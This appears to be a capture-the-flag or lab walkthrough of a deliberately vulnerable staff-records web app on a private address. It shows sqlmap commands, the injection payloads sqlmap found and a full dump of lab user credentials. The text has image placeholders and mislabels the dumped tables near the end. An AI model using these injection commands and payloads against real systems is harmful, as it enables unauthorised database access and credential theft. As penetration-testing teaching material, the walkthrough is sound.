
You can search using either the first or last name.

Search:

Mary

Submit

Simply it displayed the user details which we have already seen.



Example.com - Staff Det... x +

192.168.32.133/results.php Search

Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard


Home Display All Records Search Manage

Search results

ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

Go Back

I wanted to see if this parameter had any injection vulnerability.



Example.com - Staff Det... x +

192.168.32.133/search.php Search

Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard

Home Display All Records Search Manage

Search information

You can search using either the first or last name.

Search:

Mary'

Submit

Nothing here. But something in the reply told me maybe and only maybe it is vulnerable to Time based Blind SQL injection. Or maybe I am just fixated on SQL injection. Let's find out. I captured the request of the search query using BurpSuite.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is active, showing a request to http://192.168.32.133:80. The request is a POST to /results.php with a content type of application/x-www-form-urlencoded. The body of the request is search=Mary. The interface includes various toolbars for Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, Target, Proxy, Spider, Scanner, and Intruder. Below the toolbar are tabs for Intercept, HTTP history, WebSockets history, and Options. The main pane shows the raw request details, including headers like Host, User-Agent, Accept, Accept-Language, Referer, Cookie, DNT, Connection, Upgrade-Insecure-Requests, Content-Type, and Content-Length. The body content is search=Mary.

I copied the query into a file wantedly named "maybe.txt" as shown below. I want to use this POST query with Sqlmap to see if there is any injection vulnerability in the target.

The screenshot shows a text editor window titled 'maybe.txt'. The content is a copy of the HTTP request captured in the previous screenshot, including the method (POST), URL (/results.php), host (192.168.32.133), headers (User-Agent, Accept, Accept-Language, Referer, Cookie, DNT, Connection, Upgrade-Insecure-Requests, Content-Type, Content-Length), and the body (search=Mary).

Time-based SQL Injection is a type of blind SQL Injection technique that depends on the amount of time the database takes to respond to our SQL query. By seeing the response time, we can say whether the result of the SQL query is TRUE or FALSE. TRUE or FALSE. Since this is a Blind Injection we cannot see any result of our query. The only way to find is to check the delay in our response.

Let us use SQLmap to find if the target is indeed vulnerable.

The screenshot shows a terminal window with the command `$sqlmap -r maybe.txt --dbms=mysql --dbs`. Below the command is a logo for SQLmap, which consists of a stylized 'H' and 'V' with a red vertical bar in the center. To the right of the logo is the text '{1.1.2#stable}' and the URL 'http://sqlmap.org'.

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:55:38

[15:55:38] [INFO] parsing HTTP request from 'maybe.txt'
[15:55:39] [INFO] testing connection to the target URL
[15:55:39] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[15:55:39] [INFO] testing if the target URL is stable
[15:55:40] [INFO] target URL is stable
[15:55:40] [INFO] testing if POST parameter 'search' is dynamic

[15:55:40] [INFO] confirming that POST parameter 'search' is dynamic
[15:55:40] [INFO] POST parameter 'search' is dynamic
[15:55:40] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable

[15:55:40] [INFO] testing for SQL injection on POST parameter 'search'
[15:55:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:55:40] [INFO] POST parameter 'search' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="CEO")
[15:55:40] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:55:40] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[15:55:40] [INFO] testing 'MySQL inline queries'
[15:55:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[15:55:40] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

[15:55:50] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[15:56:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:56:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:56:06] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[15:56:06] [INFO] target URL appears to have 6 columns in query
[15:56:06] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n

The search parameter is indeed vulnerable to Time-based blind injection.

back-end DBMS: MySQL >= 5.0.12

[15:56:21] [INFO] fetching database names

available databases [3]:

[*] information_schema
[*] Staff
[*] users


[15:56:21] [INFO] fetched data logged to text files under '/home/kalyan/.sqlmap/output/192.168.32.133'

[*] shutting down at 15:56:21

[kalyan@parrot]-[~]
\$

Sqlmap found three databases but two are of interest to us: "Staff" and "Users". Let's see all the tables in the database "Users".

```
[kalyan@parrot]-[~]
└─$ sqlmap -r maybe.txt --dbms=mysql -D users --tables
```




{1.1.2#stable}
<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:59:14


[15:59:14] [INFO] parsing HTTP request from 'maybe.txt'
[15:59:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: search=Mary' AND 5703=5703 AND 'zQrA'='zQrA
Payload: search=Mary' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71767a7071,0x57455074664453446f4c416e70456247486b704d7364656562486944597a4749494a434776534372,0x7178717671),NULL,NULL-- yhUK

[15:59:14] [INFO] testing MySQL
[15:59:14] [INFO] confirming MySQL
[15:59:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[15:59:14] [INFO] fetching tables for database: 'users'
Database: users
[1 table]
+-----+
| UserDetails | 
+-----+

There is one table named "UserDetails". Let's dump all the data from this table. The syntax is as shown below.

```
[kalyan@parrot]-[~]
└─$ sqlmap -r maybe.txt --dbms=mysql -D users -T UserDetails --dump
```



{1.1.2#stable}
<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Database: users
Table: UserDetails
[17 entries]

id	username	lastname	reg_date	password	firstname
1	marym	Moe	2019-12-29 16:58:26	3kfs86sfd	Mary
2	julied	Dooley	2019-12-29 16:58:26	468sfdfsd2	Julie
3	fredf	Flintstone	2019-12-29 16:58:26	4sfd87sfd1	Fred
4	barneyr	Rubble	2019-12-29 16:58:26	Rocks0ff	Barney
5	tomc	Cat	2019-12-29 16:58:26	TC&TheBoyz	Tom
6	jerrym	Mouse	2019-12-29 16:58:26	B8m#48sd	Jerry
7	wilmaf	Flintstone	2019-12-29 16:58:26	Pebbles	Wilma
8	bettyr	Rubble	2019-12-29 16:58:26	BamBam01	Betty
9	chandlerb	Bing	2019-12-29 16:58:26	UrAG0D!	Chandler
10	joeyt	Tribbiani	2019-12-29 16:58:26	Passw0rd	Joey
11	rachelg	Green	2019-12-29 16:58:26	yN72#dsd	Rachel
12	rossg	Geller	2019-12-29 16:58:26	ILoveRachel	Ross
13	monicag	Geller	2019-12-29 16:58:26	3248dsds7s	Monica
14	phoebeb	Buffay	2019-12-29 16:58:26	smellycats	Phoebe
15	scoots	McScoots	2019-12-29 16:58:26	YR3BVxxxw87	Scooter
16	janitor	Trump	2019-12-29 16:58:26	Ilovepeepee	Donald
17	janitor2	Morrison	2019-12-29 16:58:28	Hawaii-Five-0	Scott

The data is of 17 users and consisted of username, password, first name, last name and registered date. I took one user's username and password and typed it in the login page we saw earlier.

Login to manage records.

Username:

marym

Password:

●●●●●●●●

Submit

Here's the data of this table.

Database: Staff
Table: StaffDetails
[17 entries]

id	phone	email	reg_date	lastname
1	46478415155456	marym@example.com	2019-05-01 17:32:00	Moe
2	46457131654	julied@example.com	2019-05-01 17:32:00	Dooley
3	46415323	fredf@example.com	2019-05-01 17:32:00	Flintstone
4	324643564	barneyr@example.com	2019-05-01 17:32:00	Rubble
5	802438797	tomc@example.com	2019-05-01 17:32:00	Cat
6	24342654756	jerrym@example.com	2019-05-01 17:32:00	Mouse
7	243457487	wilmaf@example.com	2019-05-01 17:32:00	Flintstone
8	90239724378	bettyr@example.com	2019-05-01 17:32:00	Rubble
9	189024789	chandlerb@example.com	2019-05-01 17:32:00	Bing
10	232131654	joeyt@example.com	2019-05-01 17:32:00	Tribbiani
11	823897243978	rachelg@example.com	2019-05-01 17:32:00	Green
12	6549638203	rossg@example.com	2019-05-01 17:32:00	Geller
13	8092432798	monicag@example.com	2019-05-01 17:32:00	Geller
14	43289079824	phoebeb@example.com	2019-05-01 17:32:02	Buffay
15	454786464	scoots@example.com	2019-05-01 20:16:33	McScoots
16	65464646479741	janitor@example.com	2019-12-23 03:11:39	Trump
17	47836546413	janitor2@example.com	2019-12-24 03:41:04	Morrison

Let's dump the data of the other table : Users.

